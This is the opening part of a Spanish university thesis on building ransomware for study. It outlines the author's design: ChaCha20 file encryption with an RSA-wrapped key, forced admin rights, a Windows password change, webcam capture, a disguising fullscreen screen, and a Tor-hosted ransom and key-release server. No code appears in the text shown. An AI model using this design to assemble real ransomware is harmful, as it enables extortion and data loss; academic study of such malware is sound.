

Universidad de Alcalá
Escuela Politécnica Superior

Grado en Ingeniería Informática

Trabajo Fin de Grado

Desarrollo y pruebas de un ransomware en entornos controlados

ESCUELA POLITECNICA
Autor: Álvaro Gómez Martínez
SUPERIOR
Tutor/es: Manuel Sánchez Rubio

2020-2021

UNIVERSIDAD DE ALCALÁ

Escuela Politécnica Superior

GRADO EN INGENIERÍA INFORMÁTICA

Trabajo Fin de Grado

Desarrollo y pruebas de un ransomware en entornos controlados

Autor: Álvaro Gómez Martínez

Tutor/es: Manuel Sánchez Rubio

TRIBUNAL:

Presidente:

Vocal 1º:

Vocal 2º:

FECHA:

A mi perra Tula (2010-2021),

el ser al que más he querido,

y a toda mi familia,

que me ha acompañado en todo momento.

Gracias, sin vosotros no habría llegado hasta aquí.

Índice de contenido

1.	RESUMEN	1
1.1.	Palabras clave	1
2.	ABSTRACT	2
2.1.	Key words.....	2
3.	GLOSARIO DE ACRÓNIMOS Y ABREVIATURAS.....	3
4.	RESUMEN EXTENDIDO.....	4
4.1.	Planteamiento y objetivos	4
4.2.	Ransomware (cifrado, descifrado y más).....	5
4.3.	Comunicación con el servidor.....	6
4.4.	Conclusiones y trabajo futuro.....	7
5.	ESTADO DEL ARTE	8
5.1.	Malware.....	8
5.1.1.	Tipos de malware	9
5.2.	Ransomware	10
5.2.1.	Ataques con gran repercusión	11
5.2.2.	Soluciones a un ataque de cifrado	13
5.3.	Algoritmos criptográficos.....	14
5.3.1.	Cifrado por bloques / cifrado por flujo.....	15
5.3.2.	Cifrado simétrico / asimétrico	17
5.3.3.	ChaCha20	19
5.3.4.	RSA	20
5.4.	TOR.....	21
5.4.1.	Servicios ocultos en TOR.....	22
5.4.2.	Protocolo de servicio Onion	23
6.	DESARROLLO.....	25
6.1.	Ejecutable (ransomware).....	25
6.1.1.	Planteamiento del ransomware.....	25
6.1.2.	Pruebas de cifrado	26
6.1.3.	Que algoritmos usar	30
6.1.4.	Cifrado del sistema de archivos	31
6.1.5.	Simulación de pantalla de carga.....	38
6.1.6.	Cambio de fondo de escritorio	41
6.1.7.	Generación de instrucciones de rescate.....	44
6.1.8.	Captura de webcam	49
6.1.9.	Cambio de contraseña de usuario.....	51
6.1.10.	Integración, creación del ejecutable final y problemas en el desarrollo. ..	54
6.2.	Comunicación con la página web del rescate.....	60
6.2.1.	Configuración de servicio oculto en TOR.....	60
6.2.2.	Configuración del servidor web Lighttpd	63
6.2.3.	Desarrollo de la web.....	65
6.2.4.	Desarrollo de la base de datos	70
6.2.5.	Descarga de clave simétrica sin cifrar.....	75
7.	CONCLUSIONES Y TRABAJO FUTURO.....	83
8.	REFERENCIAS	87

Índice de figuras

Figura 1: Pantalla de recuperación de CryptoLocker [12]	11
Figura 2: Interfaz de rescate de WannaCry [14].....	12
Figura 3: Cifrado César con paso 13 [19].....	14
Figura 4: Esquema simple de cifrado por bloques [21].....	15
Figura 5: Cifrado con clave simétrica.....	17
Figura 6: Cifrado con clave asimétrica.....	18
Figura 7: Esquema de firma digital con clave privada	18
Figura 8: Ejemplo de circuito en TOR	21
Figura 9: Código de generado de claves privada y pública con RSA	26
Figura 10: Código de cifrado con PKCS1 OAP (RSA)	26
Figura 11: Código de descifrado con PKCS1 OAP (RSA)	27
Figura 12: Código de cifrado con AES	28
Figura 13: Código de cifrado con ChaCha20	28
Figura 14: Código de descifrado con ChaCha20.....	29
Figura 15: Imagen original e imagen cifrada por ChaCha20	29
Figura 16: Trabajo en cifrado y descifrado de AES CTR, AES CGM y ChaCha20.....	30
Figura 17: Ejemplo de claves público y privada generadas por RSA	31
Figura 18: Código para listar los discos duros del sistema.....	32
Figura 19: Código del cifrado de archivos 1/2	32
Figura 20: Código del cifrado de archivos 2/2	33
Figura 21: Código de generado y del cifrado de la clave simétrica	34
Figura 22: Ejemplo de clave simétrica cifrada (32 bytes) para ChaCha20	34
Figura 23: Sistema de archivos antes y después del cifrado.....	35
Figura 24: Contenido de un archivo sin cifrar y cifrado	37
Figura 25: Código (resumido) de “loading” en pantalla completa.....	39
Figura 26: Imágenes auxiliares utilizadas en la pantalla de carga.....	40
Figura 27: Pantalla de carga durante la ejecución	41
Figura 28: Código para cambiar el wallpaper por una imagen de archivo.....	42
Figura 29: Imagen utilizada de fondo de pantalla	43
Figura 30: Fondo de pantalla actualizado.....	43
Figura 31: Pagina web de rescate generada dinámicamente	45
Figura 32: Código (resumido) de generado de web con cuenta atrás dinámica.....	47
Figura 33: Código para abrir instrucciones HTML en el navegador.....	48
Figura 34: Código para tomar una foto con una webcam.....	49
Figura 35: Fotos tomadas con una webcam	50
Figura 36: Código para cambio de contraseña en Windows	51
Figura 37: Código para pedir permisos de administrador	52
Figura 38: Código del bucle de permisos de administrador	52
Figura 39: Petición de permisos de administrador	53
Figura 40: Contraseña original ya no es válida	53
Figura 41: Flujo del programa	54
Figura 42: Código main del ransomware	55
Figura 43: Creación de un ejecutable a partir de código Python con Pyinstaller.....	57
Figura 44: Estructura de archivos del ejecutable.....	58
Figura 45: Windows Defender y Avast Antivirus bloquean mi ransomware.....	59
Figura 46: Configuración del servicio oculto en torrc.....	61
Figura 47: Dirección V3 .onion de mi servicio oculto en Tor.....	62

Figura 48: Servicio oculto/onion funcional en Tor desde Android	62
Figura 49: Cambios en la configuración del servidor Lighttpd.....	64
Figura 50: Web (versión final) accesible en localhost:8765	64
Figura 51: Código web para comunicarme con el servidor a través del CGI.....	66
Figura 52: Response del servidor en la web	67
Figura 53: Clave personal actualizada en la web	68
Figura 54: Zona de código QR y notificación del pago	69
Figura 55: Response al notificar el pago	70
Figura 56: Diseño y código de tabla creada en base de datos	71
Figura 57: Stored procedure para añadir una nueva clave simétrica a la BBDD	72
Figura 58: Código para subir un archivo a la BBDD desde Python.....	74
Figura 59: Registro completo de una víctima en la BBDD.....	75
Figura 60: Query para obtener la clave descifrada	78
Figura 61: Formato de claveSimetrica.sinCifrar (bytes) en Ubuntu	78
Figura 62: Formato de claveSimetrica.sinCifrar (string) en Ubuntu.....	79
Figura 63: Código Javascript para convertir y descargar un archivo	80
Figura 64: Pop-up de descarga de la clave simétrica descifrada	81
Figura 65: Código para leer la nueva clave simétrica descifrada	82
Figura 66: Servicio oculto final solo disponible en Tor	82

1. RESUMEN

Los malware de tipo ransomware han tenido en jaque al mundo durante los últimos años. Ataques a infraestructuras críticas (hospitales, administración pública...), han causado importantes daños a nivel mundial [1].

Por eso se me propone estudiar el funcionamiento de los ransomware y tratar de replicarlo.

Utilizando recursos abiertos, he desarrollado un ejecutable para Windows capaz de cifrar todos los archivos del ordenador mediante sistemas de clave público-privada, y simétrica; y además, con otras funciones perjudiciales.

También desarrollo un sistema de comunicación segura para efectuar el pago y recuperación de la clave mediante un servicio oculto en Tor,

1.1.Palabras clave

Ransomware, cifrado, Python, TOR, servicio oculto.

2. ABSTRACT

Ransomware malware have threaten the world for the past few years. Attacks on critical infrastructures (hospitals, public administration...), have caused significant damage worldwide [1].

That is why it was proposed to me to study the way ransomware viruses works and try to replicate it in a controlled environment.

Using open resources, I have developed an executable program for Windows capable of encrypting every computer file using two key systems (public-private, and symmetric), among other harmful effects.

I also have developed a system to perform communication through a hidden service in Tor, to make the payment and get the recovery key.

2.1.Key words

Ransomware, cipher, Python, TOR, hidden service.

3. GLOSARIO DE ACRÓNIMOS Y ABREVIATURAS

AES	Advanced Encryption Standard
AJAX	Asynchronous JavaScript And XML
BBDD	Base de Datos
BTC	Bitcoin
CGI	Common Gateway Interface
DNS	Domain Name System
JSON	JavaScript Object Notation
HTML	HyperText Markup Language
HTTPS	HyperText Transfer Protocol Secure
ID	Identificador
MAC	Media Access Control
NAT	Network Address Translation
PKCS	Public-Key Cryptography Standards
PUA	Potentially Unwanted Applications
QR (code)	Quick Response (code)
RAR	Roshal Archive (creador del sistema)
RSA	Rivest, Shamir, Adleman (creadores del algoritmo)
SFX	Self eXtracting (archive)
SOCKS	Sockets
SQL	Structured Query Language
TOR	The Onion Router
URL	Uniform Resource Locator
XML	Extensible Markup Language

4. RESUMEN EXTENDIDO

4.1. Planteamiento y objetivos

Este trabajo ha tenido un objetivo eminentemente práctico: desarrollar un programa que sea capaz de replicar un ransomware.

Para ello he investigado sobre malware: qué son exactamente, los tipos que hay, sus comportamientos; y más en detalle el tipo de malware que nos incumbe, los ransomware.

Los conceptos de un ransomware son simples: bloquean un ordenador de alguna forma y piden un rescate económico para poder liberarlo.

Yo he investigado como hacerlo y, desde cero, he llegado a crear un ejecutable para un sistema Windows que realiza con éxito las siguientes funciones:

- Cifrar todos los archivos de todos los discos duros del sistema mediante un sistema de clave simétrica (mayor eficiencia en el cifrado [2] frente asimétrica), y cifrar dicha clave simétrica con un sistema de clave público-privada para poder “extorsionar” a la víctima.

Y adicionalmente:

- Generar unas instrucciones de rescate dinámicas y personalizadas
- Cambiar la contraseña del usuario Windows
- Y más cosas.

Paralelamente, para poder llevar a cabo el rescate, he configurado en una máquina Linux (Ubuntu): un servidor web, una base de datos para almacenar los identificadores de las víctimas y sus claves simétricas cifradas, y un servicio oculto en TOR para poder acceder a la web de rescate únicamente a través del navegador TOR.

Mi idea para esta memoria de TFG es exponer primero lo que he investigado (estado del arte) y después exponer lo que he desarrollado, cómo lo he realizado, el por qué, y los problemas que me he ido encontrando, ya que ese ha sido mi trabajo durante estos meses.

4.2. Ransomware (cifrado, descifrado y más)

Investigo sobre malware y qué hacen los ransomware: resumidamente, restringen el acceso a datos o al propio sistema, y piden un rescate para poder liberarlo [3].

Tras consultar con mi tutor lo que me gustaría y lo que debo hacer, decidimos que mi programa intente limitar el acceso a los archivos de alguna forma, y que tras “hacer un pago”, se puedan recuperar.

Es de sobra conocido que Python es un lenguaje sumamente versátil [4], por lo que decido investigar si existe alguna librería útil, y encuentro Pycryptodome. Utilizando dicha librería, genero un par de claves público-privada para poder llevar a cabo un cifrado RSA.

Una vez tengo este par de claves, mediante una clave simétrica que se crea en tiempo de ejecución, cifro casi todos los archivos del sistema con el sistema ChaCha20. Finalmente, se cifra la clave simétrica con la pública y el algoritmo RSA; y se vuelca en un archivo.

Ahora, para el descifrado, se debe descifrar la clave simétrica utilizando la clave privada (secreta) y aplicando el descifrado RSA. Es aquí donde se produce el secuestro de datos.

Una vez que tengo la clave simétrica descifrada, se le devuelve esa clave a la víctima, y hace el descifrado simétrico, recuperando todos los archivos en su estado original.

Para el ejecutable, además del cifrado, le he añadido las siguientes funcionalidades: pedir permisos de administrador de manera obligatoria, cambiar la contraseña del usuario de Windows por una que yo determine, que se cambie el fondo de pantalla tras el cifrado, que durante el cifrado se ponga la pantalla completa para que pase inadvertida la ejecución y que se genere y se abra una página web con instrucciones para pagar el rescate.

He llevado a cabo estas ampliaciones para dotar de mayor realismo al ransomware, y que no se quede en un cifrado-descifrado, ya que si solo hiciera eso, sería algo poco realista.

4.3. Comunicación con el servidor

Una vez que he completado el desarrollo del cifrado y descifrado de la máquina con éxito, llega la otra parte clave de un ransomware: crear la manera de obtener el dinero de la víctima.

Para ello, para poder hacer las comunicaciones de manera segura y no revelar la identidad de la entidad tras el malware, debo utilizar TOR [5].

Tras investigar e intentar, sin ningún éxito, instalar TOR en la máquina de la víctima de manera automática, decido que una buena alternativa es crear una página web accesible únicamente por el navegador TOR, y a través de ella, ingeniarme algo para realizar las comunicaciones necesarias entre la web y el servidor.

Así que creo una página web, instalo el servidor web Lighttpd, instalo TOR, creo un servicio oculto, y configuro el servidor para que sea accesible desde dicho servicio oculto de manera segura.

Una vez que puedo acceder a la web a través de TOR, me toca crear una manera de poder subir la clave simétrica cifrada, generada durante la infección del ransomware. Para ello, utilizo el CGI de Python, y a través de jQuery, soy capaz de enviarle datos y archivos al servidor, y devolver texto en forma de response al cliente.

Ya en el servidor, con Python puedo descifrar (RSA) la clave simétrica cifrada (teniendo la privada a buen recaudo), y mediante la base de datos, almacenarla a la espera de que se efectúe el pago. También, gracias a la base de datos, puedo almacenar varias claves de varias víctimas de manera fácil y ordenada.

Una vez se confirma el pago, se autoriza a que la víctima se pueda descargar la clave simétrica sin cifrar a través de la web.

Destaco que en la base de datos almaceno información como la MAC de la víctima, que actuará como ID de ésta, la clave simétrica cifrada, la clave simétrica sin cifrar, los estados, tanto de pago solicitado como pago realizado, y también las marcas de tiempo en las que ha ocurrido movimientos.

4.4. Conclusiones y trabajo futuro

Tras realizar el desarrollo y las pruebas necesarias, puedo concluir que desarrollar un ransomware es un asunto que a primera vista parece sencillo, pero resulta ser bastante complejo.

Las ideas detrás de un ransomware son simples, y hay recursos suficientes en internet como para poder desarrollar un virus mínimamente funcional, pero el desarrollarlo es un asunto arduo, hay que tener en cuenta los muchos problemas asociados a la programación, las configuraciones que a priori deberían dar resultado y no funcionan, a los antivirus que bloquean la ejecución...; todo ello, sin duda, ha complicado el desarrollo.

También puedo concluir que un ransomware es extremadamente peligroso si se tienen datos sensibles, en el sistema. El ser infectado es un gran problema, ya que pierdes toda tu información, y probablemente nunca llegues a recuperarla a pesar de realizar un pago.

Nadie te garantiza que el captor vaya a liberarte el ordenador, pero a la vez tiene tus datos comprometidos, por lo que te está obligando a pagar. Está jugando con tus datos más preciados (datos bancarios, recuerdos...), pero también puede comprometer datos sensibles a un nivel profesional (listas de clientes, pedidos, pagos pendientes, historiales médicos, etc.). Todo lo que se pueda almacenar es susceptible de ser bloqueado, y por lo tanto, perdido.

A mi ver, la única solución existente es la prevención. La única manera de no ser infectado es concienciar a la población: los riesgos son reales, y muy graves. La prevención es la única manera eficaz de evitar todos los problemas derivados.

Sacar la clave por “fuerza bruta”, como solución, no tiene por qué ser viable por el elevado coste asociado en tiempo para dar con la clave correcta.

Finalmente, este trabajo es susceptible de ser mejorado de varias formas: implementar un sistema de control y pago, automatizar la base de datos, comunicaciones a través de Tor socks automáticas, ampliar la seguridad y eliminar rastro de los archivos, cifrar la contraseña generada, introducir la imagen captada por webcam de alguna forma, utilizar los timestamp para restringir la descarga de archivos...

5. ESTADO DEL ARTE

5.1. Malware

“Malware es un término general para referirse a cualquier tipo de “malicious software” (software malicioso). Están diseñados para infiltrarse en un dispositivo sin el conocimiento de su usuario (...) y trabajan activamente en contra de los intereses de la persona atacada” [6].

Los malware son una de las principales amenazas que hay en internet. Cada día el AV-Test Institute registra más de 450.000 nuevos malware y programas no deseados (PUA), siendo Windows el destino de la mayoría de ellos [7].

Los objetivos de los malware suelen ser empresas y entidades públicas, y las atacan para conseguir su información sensible o para interrumpir sus actividades. Pero también existe malware dirigido a personas particulares. En este caso, el objetivo del malware suele ser obtener un rédito económico inmediato; ya sea robando datos sensibles (tarjetas de crédito, cuentas bancarias, contraseñas...) para usarlos directamente, o para vendérselos a otros ciberdelincuentes.

Una característica común de los malware es que suelen querer pasar desapercibidos. Si una persona detecta un comportamiento extraño, es posible que se dé cuenta de la intromisión y le ponga fin. Otros malware, por el contrario, se dan a conocer, ya que su objetivo es interactuar con la víctima y recibir algo de ella.

La gran variedad de tipos de malware, sumado a una capacidad dañina imprevisible, hacen que cualquier sistema se encuentre en un grave peligro, incluso los que estén mejor protegidos, ya que un día puede aparecer un malware para el que no se esté preparado.

5.1.1. Tipos de malware

Las diferentes clasificaciones de malware no tienen por qué ser excluyentes entre sí. Un malware puede reunir varias características distintas en su funcionamiento. Algunos de los tipos son [8]:

- Virus: Se conoce como virus a los malware que se esconden en otros programas que aparentan ser inofensivos. Los virus pueden hacer copias de sí mismos y propagarse a otros elementos (archivos, programas). Una vez que se ejecute el programa, el virus se ejecuta, llevando a cabo su función dañina.
- Gusanos: La función principal de los gusanos es extenderse. Infectan un equipo dentro de una red, y se extienden por el resto de equipos conectados. Una vez que están en un equipo pueden ejecutar otra función dañina, pero el simple hecho de tener gusanos ya está afectando negativamente al rendimiento de la red.
- Bomba lógica: Son programas que se activan una vez se cumple una condición, que suele ser una fecha u hora determinada.
- Troyanos: Los troyanos son el malware que se hace pasar como un software inofensivo. Una vez que se instala un troyano, procede a desencadenar sus actividades dañinas, que pueden llegar a, por ejemplo ceder el control de la máquina para ser controlada remotamente.
- Spyware: El spyware es el tipo de malware que se dedica a recoger información de la víctima para luego enviársela al atacante. Suelen ser utilizados para monitorear la actividad en internet de la víctima, y sacarle credenciales y datos personales.
- Adware: El adware suele ser instalado de forma legal, en forma de addons para barra de navegación. Se instala en el sistema, recaba información personal y muestra publicidad a la víctima relacionada con la información personal. Los beneficios de mostrar dicha publicidad van para el creador del adware.
- Scareware: Su función es coaccionar a la víctima mediante amenazas para llevarla a hacer algo que no quiere, como un pago o instalar un software indeseado.
- Ransomware: Un ransomware es un malware cuya función es imposibilitar el acceso a los datos de un sistema, o al propio sistema. Para poder recuperar el control, se debe pagar un rescate al atacante. No hay garantías de recuperación tras realizar el pago. Le dedicaré un apartado especial a continuación.

5.2.Ransomware

Un ransomware es un tipo de malware cuyo objetivo principal es que la víctima realice un pago al atacante [9]. Para ello, se coacciona a la víctima de diversas maneras: cifrando la información contenida en el sistema, robando información sensible y amenazando con difundirla, o directamente, impidiendo el uso del sistema por parte del usuario. El cifrado de datos es el tipo de ransomware más peligroso.

Para que se pueda recuperar el estado original del sistema se debe hacer un pago al atacante, normalmente mediante Bitcoin (para dificultar el rastreo de los pagos) [10].

Normalmente, la manera de infección de un ransomware es a través de un troyano, haciendo pasar el programa malicioso por un archivo inofensivo, pero una vez ejecutado, resulta letal para el sistema.

Hay algunos ransomware más sofisticados que utilizan un mecanismo de gusano para propagarse automáticamente por una red.

Los ataques por ransomware no han hecho más que aumentar a nivel internacional. En los seis primeros meses de 2018 se registraron 181.5 millones de ataques con ransomware, un 229% más que en el mismo periodo de tiempo de 2017 [11]. Por lo tanto, es evidente que la amenaza cada vez es más seria.

5.2.1. Ataques con gran repercusión

- CryptoLocker: Apareció en 2013. Utilizaba un cifrado RSA con clave de 2048 bits. Subía esa clave a un servidor y cifraba una serie de documentos según su extensión. Daba de plazo 3 días para hacer el pago, amenazando con borrar la clave privada, lo que haría que recuperar los datos fuera casi imposible por la complejidad de la clave usada.

Tras el tiempo límite, lo que ocurrió realmente era que se encarecía el coste para recuperar la clave privada.

Finalmente, se logró aislar el virus neutralizando los servidores detrás de él. Se estima que fueron obtenidos más de tres millones de dólares en rescates.




Figura 1: Pantalla de recuperación de CryptoLocker [12]

- WannaCry: En mayo de 2017, WannaCry se distribuyó a través de internet, y llegó a infectar a más de 230.000 ordenadores de más de 150 países. Reclamaba 300 dólares por ordenador cifrado. Afectó, entre otros, a Telefónica, FedEx, Deutsche Bank y al sistema nacional de sanidad británico. Se les dio a las víctimas 7 días para realizar el pago. Tras esa cuenta regresiva, los ficheros cifrados se eliminarían [13]. Se obtuvieron, oficialmente, más de 130.000 dólares, pero no hubo reportes de gente que recuperara la clave tras hacer el pago.



Figura 2: Interfaz de rescate de WannaCry [14]

5.2.2. Soluciones a un ataque de cifrado

Los ransomware que cifran los archivos no tienen una solución sencilla. Tratar de romper una clave por fuerza bruta, si el sistema criptográfico está bien diseñado, puede llevar un costo computacional enorme, tanto en recursos como en tiempo [15]. Es muy difícil recuperar los datos originales sin la clave de desbloqueo [16], pero con un poco de suerte, es posible hacerlo, ya que existen algunos programas capaces de descifrar los archivos de determinados ransomware conocidos, analizados y “contrarrestados” [17].

Pero si el ransomware es desconocido, todo apunta a que se han perdido los datos definitivamente. No se recomienda pagar nunca a los atacantes, ya que además de fomentar esta práctica delictiva, no existe ninguna garantía de que se vaya a devolver la clave necesaria para el desbloqueo una vez se haya realizado el pago.

Realmente, la única manera que hay de enfrentar a un ransomware pasa por la prevención:

- Crear copias de seguridad periódicas, a ser posible, externas al sistema y a la red.
- Mantener actualizado el software de protección: antivirus, firewall y el propio sistema operativo.
- No abrir ningún documento extraño, o procedente de una fuente desconocida. Si procede de una fuente conocida, asegurarse de que sea seguro.
- Una vez detectado el ataque, desconectar el equipo de la red eléctrica y red de internet la máquina lo más pronto posible, para evitar que el cifrado llegue a afectar a más archivos y/o a más dispositivos.

5.3. Algoritmos criptográficos

En computación y criptografía, un algoritmo criptográfico es un algoritmo que modifica los datos de un archivo con el objetivo conseguir autenticación, integridad y/o confidencialidad [18].

Estas propiedades se consiguen mediante una serie de procedimientos establecidos, como funciones matemáticas u otras reglas. Por ejemplo, antiguamente los cifrados de textos consistían en sustituir unas letras por otras, (por ejemplo, en el cifrado César, donde se sustituían las letras en función de un número y las posiciones en el abecedario), y/o cambiar las posiciones de las letras o palabras a cifrar.




Figura 3: Cifrado César con paso 13 [19]

Con el paso del tiempo, los sistemas criptográficos y computacionales evolucionaron, tanto en complejidad de las funciones como en diferentes maneras de cifrado. Hay varias maneras de clasificar los algoritmos criptográficos modernos:

1. Según como se toman los datos, se clasifican en **cifrado por bloques** (block cipher) o **cifrado por flujo** (stream cipher).
2. Según las clave utilizadas para hacer un cifrado y descifrado, se pueden clasificar como **algoritmos de clave simétrica** (misma clave para ambos) o **algoritmos de clave asimétrica** (una clave pública para el cifrado y otra clave privada para el descifrado).

5.3.1. Cifrado por bloques / cifrado por flujo

En el cifrado por bloques, se toma una porción fija (normalmente 64 o 128 bits) de texto plano (sin cifrar) y una clave simétrica, y se cifra utilizando una función F , dando como resultado el texto cifrado o ciphertext. Cada bloque se cifra por separado.

Para el descifrado se opera de manera similar. Si para el cifrado se utiliza una función F , para el descifrado se utiliza, sobre el texto cifrado, **la misma clave simétrica** y la función inversa de F , F^{-1} , dando como resultado el texto original [20]. Tanto el texto plano a cifrar como el texto cifrado comparten tamaño en bytes, es decir, la salida tendrá el mismo tamaño que la entrada.

Para el cifrado hay que tener en cuenta diversos factores, como el tamaño del bloque, el tamaño del texto a cifrar, etc., y que no siempre tiene por que seguirse el mismo esquema de cifrado por bloques.

Las funciones intermedias pueden ir desde más simples (dividir el texto en trozos, cifrarlos y juntarlos en el mismo orden), o complicarse, reordenando los bloques, reordenando texto dentro de los bloques, insertando valores aleatorios al texto plano para aumentar la confusión...

Existen diversos cifradores por bloque, como por ejemplo, DES, IDEA, RC5 y AES, entre otros. Cada uno de ellos opera de sus maneras particulares, pero todos bajo el mismo concepto de cifrado por bloques..




Figura 4: Esquema simple de cifrado por bloques [21]

Por el contrario, en el cifrado por flujo se cifra el texto plano dividiéndolo en fragmentos pequeños (normalmente, de 1 bit o 1 byte) y reutilizándolos en el cifrado de los fragmentos restantes [22], [23].

La clave utilizada en el cifrado por flujo debe ser pseudoaleatoria, y se utiliza también para el descifrado.

Normalmente, los cifradores por flujo conllevan una menor carga para el sistema, pero también entrañan ciertas vulnerabilidades si se emplean de manera incorrecta. Una de ellas es reutilizar, en dos cifrados distintos, la misma clave pseudoaleatoria [24]. Se recomienda una clave diferente por archivo cifrado.

Algunos cifradores de flujo conocidos son Salsa, **ChaCha**, RC4, Fish y Helix.

5.3.2. Cifrado simétrico / asimétrico

En cuanto a los algoritmos de cifrado de **clave simétrica**, como ya he comentado con los de flujo y bloques, **comparten la clave en el cifrado y en el descifrado**.

Cada algoritmo distinto implementará las funciones de cifrado que considere, pero aquí la clave debe ser preservada en secreto correctamente, ya que en cuanto se conozca, aplicando la función correspondiente de descifrado se puede llegar hasta el texto original. [25], [26].

El **cifrado de clave simétrica** tiene como características que es usado para grandes volúmenes de datos, consume relativamente pocos recursos y es también relativamente rápido. La desventaja es que hay que compartir la clave y que, al ser una técnica medianamente antigua, existen métodos conocidos para atacar el cifrado.




Figura 5: Cifrado con clave simétrica

Por otra parte, **el sistema de clave asimétrica**, o sistema de clave pública, involucra dos claves, una pública y otra privada. Con la pública se cifra la información, y con la privada, se descifra [27]. Un mensaje cifrado con una clave pública solo puede ser descifrado por su clave privada asociada.

El funcionamiento es el siguiente:

1. Una persona crea el par de claves público-privada
2. Hace visible la clave pública, para que todo el mundo la pueda conocer.

3. Quien quiera enviar información a esa persona, cifra el contenido con la clave pública. El contenido permanecerá a salvo hasta que sea descifrado.
4. El receptor descifra el contenido con la clave privada.




Figura 6: Cifrado con clave asimétrica

Esto es útil tanto para el cifrado de datos, como para mantener comunicaciones secretas y para hacer autenticaciones de mensajes (sistema de no repudio, ya que la clave pública y la privada están vinculadas).

La clave pública y privada son intercambiables, es decir, se puede cifrar con la privada y descifrar con la pública. Ese es el mecanismo utilizado en las firmas digitales [28].




Figura 7: Esquema de firma digital con clave privada

